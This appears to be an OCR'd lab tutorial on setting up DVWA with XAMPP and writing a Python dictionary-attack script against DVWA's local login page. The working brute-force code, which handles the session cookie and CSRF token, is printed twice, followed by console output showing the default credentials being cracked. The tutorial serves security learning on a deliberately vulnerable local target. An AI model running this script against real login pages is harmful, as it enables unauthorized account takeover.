
You have successfull
can find more info in

XAMPP is meant onl
insecure if you want

Start the XAMPP Co

Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining
liking us on Facebook, or following our exploits on Twitter.



Add user account

Login Information

User name: Use text field dvwa

Host name: Any host %

Password: Use text field Strength: Weak

Re-type:

Authentication plugin: Native MySQL authentication

Generate password:

Database for user account


10. This method was not working fine for me, I have some misconfigurations and lazy to correct it.
11. **Step 1: Install Apache and Mysql servers (XAMPP)**

Step 3: Install and configuring Apache, Mysql servers, and DVWA

A very good step-by-step manual 😊


https://www.golinuxcloud.com/install-dvwa-kali-linux/

Writing Python Dictionary-Attack



```python
from bs4 import BeautifulSoup
import requests
import re

# Target URL installed locally using DVWA and XAMPP
url = "http://127.0.0.1/dvwa/login.php"

# get users
#user_file = “users.txt”
#fd = open(user_file, “r”)
#users = fd.readlines()
#fd.close()
user = "Admin" # I defined only one user for testing purposes
# get passwords
password_file = "passwds.txt"  # Dictionary Attack
fd = open(password_file, "r")
passwords = fd.readlines()
fd.close()

# Changes to True when user/pass found
done = False

print ("""

------->>>>>>>     ATTACKING using Dictionary Attack   <<<<<<<----------

                   Edited by Maher Salem
                   inspired by /Antu7@github

<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>

""")
print("===>> Start Attacking the target:\t" + url + "\n")

# Get login page
try:
    r = requests.get(url, timeout=5)
except ConnectionRefusedError:
    print("Unable to reach server! Quitting!\t\t:(:(:")

# Extract session_id (next 2 lines are from https://blog.g0tmi1k.com/dvwa/login/)
session_id = re.match("PHPSESSID=(.*?);", r.headers["set-cookie"])
session_id = session_id.group(1)

#print("Session_id: " + session_id)
cookie = {"PHPSESSID": session_id}

# prepare soup
soup = BeautifulSoup(r.text, "html.parser")

# get user_token value
user_token = soup.find("input", {"name":"user_token"})["value"]

print("User_token:" + user_token + "\n")

for password in passwords:
    if not done:
        password = password.rstrip()
        #Prepare the payload to be sent to the target server
        payload = {"username":user,
                   "password": password,
                   "Login": "Login",
                   "user_token": user_token}

        reply = requests.post(url, payload, cookies=cookie, allow_redirects=False)

        result = reply.headers["Location"]
        #print the location for debugging purposes
        #print(result)

        #print("[+] ....Trying: \t" + user + ":" + password, end="\r", flush=True)
        print("[-] ....Trying: \t" + user + ":" + password)

        if "index.php" in result: # The login was success and redirected to index.php
            print("[+]█████████████████████████ W A I T ████████████████████████████████████████[+]")
            print("\n (^_^) WOW! The Username:" + user + " _and_ the Password:" + password +"....Are correct!!!\n")
            print("[+]█████████████████████████████████████████████████████████████████████████[+]")
            done = True
        else:
            print(" |---->" + password + " is a worng password")
        #break
```

1. Some modifications on the code were opening the URL of the victim login page (DVWA in our case), reading the password list properly, and resenting the result.
2. To test the code, we know the default credential of DVWA which are (Admin/password), so we put the password “password” in position 10 in the password text file to test, and here is the result on the screenshot:


File Edit Search Source Run Debug Consoles Projects Tools View Help
C:\Users\User\Documents\Passwd Cracking\bruteforce.py
temp.py
bruteforce.py
C:\Users\User\Documents\Passwd Cracking
Source
Console
Object
Help
Variable Explorer
Plots
Console 1/A

```
1   from bs4 import BeautifulSoup
2   import requests
3   import re
4
5   # Target URL installed locally using DVWA and XAMPP
6   url = "http://127.0.0.1/dvwa/login.php"
7
8   # get users
9   #user_file = "users.txt"
10  #fd = open(user_file, "r")
11  #users = fd.readlines()
12  #fd.close()
13  user = "Admin" # I defined only one user for testing purposes
14  # get passwords
15  password_file = "passwds.txt"  # Dictionary Attack
16  fd = open(password_file, "r")
17  passwords = fd.readlines()
18  fd.close()
19
20  # Changes to True when user/pass found
21  done = False
22
23  print ("""
24
25  BRUTE FORCE
26
27
28
29
30
31                      Edited by Maher Salem
32                      inspired by /Antu7@github
33
34
35  """)
36  print("===>> Start Attacking:\t" + url + "\n")
37
38  # Get login page
39  try:
40      r = requests.get(url, timeout=5)
41  except ConnectionRefusedError:
42      print("Unable to reach server! Quitting!\t\t:(:(:")
43
44  # Extract session_id (next 2 lines are from https://blog.g0tmi1k.com/dvwa/login/)
45  session_id = re.match("PHPSESSID=(.*?);", r.headers["set-cookie"])
46  #session_id = session_id.group(1)
47
48  #print("Session_id: " + session_id)
49  cookie = {"PHPSESSID": session_id}
50
51  # prepare soup
52  soup = BeautifulSoup(r.text, "html.parser")
53
54  # get user_token value
55  user_token = soup.find("input", {"name":"user_token"})["value"]
56
57  print("User_token:" + user_token + "\n")
58
59  for password in passwords:
60      if not done:
61          password = password.rstrip()
62          #Prepare the payload to be sent to the target server
63          payload = {"username":user,
64                      "password": password,
65                      "Login": "Login",
66                      "user_token": user_token}
67
68          reply = requests.post(url, payload, cookies=cookie, allow_redirects=False)
69
70          result = reply.headers["Location"]
71          #print the location for debugging purposes
72          #print(result)
73
74          #print("[+] ....Trying: \t" + user + ":" + password, end="\r", flush=True)
75          print("[-] ....Trying: \t" + user + ":" + password)
76
77          if "index.php" in result: # The login was success and redirected to index.php
78              print("[+]████████████████ W A I T ████████████████████████[+]")
79              print("\n (^_^) WOW! The Username:" + user + " _and_ the Password:" + password +"....Are correct!!!\n")
80              print("[+]██████████████████████████████████████████████████[+]")
81              done = True
82          else:
83              print(" |---->" + password + " is a worng password")
84          #break
85
```

Usage

Here you can get help of any object by pressing Ctrl+I in front of it, either on the Editor or the C

Help can also be shown automatically after writing a left parenthesis next to an object. You can a

New to Spyder? Read our tutor

```
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)]
Type "copyright", "credits" or "license" for more information.

IPython 8.12.0 -- An enhanced Interactive Python.

In [1]: runfile('C:/Users/User/Documents/Passwd Cracking/bruteforce.py', wdir='C:/Users/User/Documents/Passwd Cracking')

BRUTE FORCE

                Edited by Maher Salem
                inspired by /Antu7@github


===>> Start Attacking:  http://127.0.0.1/dvwa/login.php

User_token:352701b629a6dd9c7c21683e8c7d205a

[-] ....Trying:     Admin:FFFFRRRREE
 |---->FFFFRRRREE is a worng password
[-] ....Trying:     Admin:123456
 |---->123456 is a worng password
[-] ....Trying:     Admin:12345678
 |---->12345678 is a worng password
[-] ....Trying:     Admin:qwerty
 |---->qwerty is a worng password
[-] ....Trying:     Admin:123456789
 |---->123456789 is a worng password
[-] ....Trying:     Admin:12345
 |---->12345 is a worng password
[-] ....Trying:     Admin:1234
 |---->1234 is a worng password
[-] ....Trying:     Admin:111111
 |---->111111 is a worng password
[-] ....Trying:     Admin:1234567
 |---->1234567 is a worng password
[-] ....Trying:     Admin:password
[+]████████████████ W A I T ████████████████████████[+]

 (^_^) WOW! The Username:Admin _and_ the Password:password....Are correct!!!

[+]██████████████████████████████████████████████████[+]

In [2]:
```

3. Success !
4. However, if you see lines 8-12 in the code, you can also provide a list of users. So, you can also update the code by looping the users and matching each password with each single user to find a success login match. However, this may take a very long-time (deepening on your machine performance and the list you have).

I hope you enjoy it